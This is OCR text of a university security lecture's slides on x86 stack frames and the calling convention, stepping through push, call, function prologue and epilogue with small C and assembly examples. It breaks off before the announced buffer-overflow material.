
x86 Calling Convention and Buffer Overflows

CS 161 Spring 2022 - Lecture 3



Recap: Stack Layout


Textbook Chapter 2.6

Stack Frames

- When your code calls a function, space is made on the stack for local variables
  - This space is known as the **stack frame** for the function
  - The stack frame goes away once the function returns
- The stack starts at higher addresses. Every time your code calls a function, the stack makes extra space by growing down
  - Note: Data on the stack, such as a string, is still stored from lowest address to highest address. “Growing down” only happens when extra memory needs to be allocated.


Stack Frames

- To keep track of the current stack frame, we store two pointers in registers
  - The EBP (base pointer) register points to the top of the current stack frame
    - Equivalent to RISC-V **`fp`**
  - The ESP (stack pointer) register points to the bottom of the current stack frame
    - Equivalent to RISC-V **`sp`** (but x86 moves the stack pointer up and down a lot more than RISC-V does)




Pushing and Popping

- The **`push`** instruction adds an element to the stack
  - Decrement ESP to allocate more memory on the stack
  - Save the new value on the lowest value of the stack



EAX = `0xcafef00d`
EBX = ...

Before **`push %eax`**




EAX = `0xcafef00d`
EBX = ...

After **`push %eax`**


Pushing and Popping

- The `pop` instruction removes an element from the stack
  - Load the value from the lowest value on the stack and store it in a register
  - Increment ESP to deallocate the memory on the stack



EAX = `0x00000000`
EBX = ...

Before `pop %eax`



EAX = `0xdeadbeef`
EBX = ...


After `pop %eax`

x86 Stack Layout

- Local variables are always allocated on the stack
  - Contrast with RISC-V, which has plenty of registers that can be used for variables
- Individual variables within a stack frame are stored with the first variable at the *highest* address
- Members of a struct are stored with the first member at the *lowest* address
- Global variables (not on the stack) are stored with the first variable at the *lowest* address

Stack Layout


```
struct foo {
    int64_t f1;   // 8 bytes
    int32_t f2;   // 4 bytes
    uint32_t f3;  // 4 bytes
};

void func(void) {
    int a;            // 4 bytes
    struct foo b;
    int c;            // 4 bytes
}
```



How would you fill out the boxes in this stack diagram?
Options:
`a` `b.f1` `b.f2` `b.f3` `c`

x86 Calling Convention

Textbook Chapter 2.8 & 2.9

Function Calls

Before function call

```
int main() {
    int a = 1;
    foo();
    return 0;
}
```

Caller

During function call

```
void foo() {
    int b = 0;
    return;
}
```

Callee

After function returns

```
int main() {
    int a = 1;
    foo();
    return 0;
}
```

Caller

The **caller** function (**`main`**) calls the **callee** function (**`foo`**).


The callee function executes and then returns control to the caller function.

x86 Calling Convention


- An understood way for functions to call other functions and know what state the processor will return in
- How to pass arguments
  - Arguments are pushed onto the stack in reverse order, so **`func(val1, val2, val3)`** will place **`val3`** at the highest memory address, then **`val2`**, then **`val1`**
  - Contrast with RISC-V, which passes arguments in argument registers (**`a0-a7`**)
- How to receive return values
  - Return values are passed in EAX
  - Similar to RISC-V, which passes return values in **`a0-a1`**
- Which registers are caller-saved or callee-saved
  - **Callee-saved**: The callee must not change the value of the register when it returns
  - **Caller-saved**: The callee may overwrite the register without saving or restoring it

Calling a Function in x86


- When calling a function, the ESP and EBP need to shift to create a new stack frame, and the EIP must move to the callee's code
- When returning from a function, the ESP, EBP, and EIP must return to their old values



Before function call



During function call



After function call

Steps of an x86 Function Call

caller

1. Push arguments on the stack
2. Push old EIP (RIP) on the stack
3. Move EIP

callee

4. Push old EBP (SFP) on the stack
5. Move EBP
6. Move ESP
7. Execute the function
8. Move ESP
9. Pop (restore) old EBP (SFP)
10. Pop (restore) old EIP (RIP)

caller

11. Remove arguments from stack

x86 Function Call


```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

Here is a snippet of C code

Here is the code compiled into x86 assembly

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


The instruction that was just executed is in **red**

The EIP points to the address of the *next* instruction!

```
caller:
    ...
EIP → push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


Here is a diagram of the stack. Remember, each row represents 4 bytes (32 bits).


```
caller:
        ...
EIP →   push $2
        push $1
        call callee
        add $8, %esp
        ...

callee:
        push %ebp
        mov %esp, %ebp
        sub $4, %esp

        mov $42, %eax

        mov %ebp, %esp
        pop %ebp
        ret
```

x86 Function Call

```c
void caller(void) {
    callee(1, 2);
}
```

```c
int callee(int a, int b) {
    int local;
    return 42;
}
```


- The EBP and ESP registers point to the top and bottom of the current stack frame.




```
caller:
        ...
EIP →   push $2
        push $1
        call callee
        add $8, %esp
        ...
callee:
        push %ebp
        mov %esp, %ebp
        sub $4, %esp

        mov $42, %eax

        mov %ebp, %esp
        pop %ebp
        ret
```


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


1. Push arguments on the stack

- The **push** instruction decrements the ESP to make space on the stack
- Arguments are pushed in reverse order



EIP →

```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


1. Push arguments on the stack

- The **`push`** instruction decrements the ESP to make space on the stack
- Arguments are pushed in reverse order




```
caller:
    ...
    push $2
    push $1
EIP → call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


2. Push old EIP (RIP) on the stack
3. Move EIP

- The `call` instruction does 2 things
- First, it pushes the current value of EIP (the address of the next instruction in `caller`) on the stack.
- The saved EIP value on the stack is called the RIP (return instruction pointer).
- Second, it changes EIP to point to the instructions of the callee.




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
EIP → push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

Computer Science 161 Nicholas Weaver

- The next 3 steps set up a stack frame for the callee function.
- These instructions are sometimes called the function prologue, because they appear at the start of every function.




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

Function prologue

EIP


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


4. Push old EBP (SFP) on the stack

- We need to restore the value of the EBP when returning, so we push the current value of the EBP on the stack.
- The saved value of the EBP on the stack is called the SFP (saved frame pointer).




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
EIP → mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


5. Move EBP

- This instruction moves the EBP down to where the ESP is located.




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


6. Move ESP

- This instruction moves **`esp`** down to create space for a new stack frame.




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp
EIP →
    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


7. Execute the function

- Now that the stack frame is set up, the function can begin executing.
- This function just returns 42, so we put 42 in the EAX register. (Recall the return value is placed in EAX.)





```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

EIP → mov %ebp, %esp
    pop %ebp
    ret
```

x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


- The next 3 steps restore the caller's stack frame.
- These instructions are sometimes called the function epilogue, because they appear at the end of every function.
- Sometimes the **mov** and **pop** instructions are replaced with the **leave** instruction.




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```

EIP

```
leave
ret
```

Function epilogue


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```

8. Move ESP

- This instruction moves the ESP up to where the EBP is located.
- This effectively deletes the space allocated for the callee stack frame.




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
    ret
```


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
int callee(int a, int b) {
    int local;
    return 42;
}
```


9. Pop (restore) old EBP (SFP)

- The **pop** instruction puts the SFP (saved EBP) back in EBP.
- It also increments ESP to delete the popped SFP from the stack.




```
caller:
    ...
    push $2
    push $1
    call callee
    add $8, %esp
    ...

callee:
    push %ebp
    mov %esp, %ebp
    sub $4, %esp

    mov $42, %eax

    mov %ebp, %esp
    pop %ebp
EIP → ret
```


x86 Function Call

```
void caller(void) {
    callee(1, 2);
}
```

```
